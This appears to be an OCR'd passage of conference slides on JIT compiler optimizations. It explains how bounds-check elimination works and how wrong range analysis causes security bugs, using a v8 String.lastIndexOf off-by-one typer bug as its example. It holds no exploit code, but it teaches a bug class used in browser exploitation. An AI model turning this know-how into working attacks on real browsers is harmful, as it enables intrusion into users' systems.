
- Loop-Invariant Code Motion
- **Bounds-Check Elimination**
- Constant Folding
- Loop Unrolling
- Dead Code Elimination
- Inlining
- Common Subexpression Elimination
- Instruction Scheduling
- Escape Analysis
- **Redundancy Elimination**
- Register Allocation
- …

# Bounds-Checks

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```

# Bounds-Checks

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```



# Bounds-Check Elimination

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```


# Bounds-Check Elimination

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```


- Goal: identify and remove unnecessary bounds checks
- Idea: perform *range analysis* on integer values to determine the range of possible values for indices and array lengths
    - If we can prove that an index will always be in bounds we can remove the bounds check

# Bounds-Check Elimination

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```



# Bounds-Check Elimination




**Index will always be in bounds**

```
var buf = new Uint8Array(0x1000);
function foo(i) {
    i = i & 0xfff;
    return buf[i];
}

for (var i = 0; i < 1000; i++)
    foo(i);
```

**Can be eliminated during lowering**

# Bounds-Check Elimination Bugs

Bug: discrepancy between value range as computed by the compiler and actual value range

- E.g. due to integer related issues (signedness, overflows, ...)
- Or due to incorrect "emulation" of IL operations when computing integer ranges

Example: `String.lastIndexOf` off-by-one bug in v8 discovered by Stephen Röttger (@_tsuro): https://bugs.chromium.org/p/chromium/issues/detail?id=762874

# Bounds-Check Elimination Bugs

```
Type* Typer::Visitor::JSCallTyper(Type* fun) {
    ...;
    switch (function->builtin_function_id()) {
      ...;
      case kStringIndexOf:
      case kStringLastIndexOf:
        return Range(-1.0, String::kMaxLength - 1.0);
      ...;
```

## Syntax

```
str.lastIndexOf(searchValue[, fromIndex])
```

# Bounds-Check Elimination Bugs

```
let s = "abcd";
s.lastIndexOf("");
// 4
```

```
Type* Typer::Visitor::JSCallTyper(Type* fun) {
    ...;
    switch (function->builtin_function_id()) {
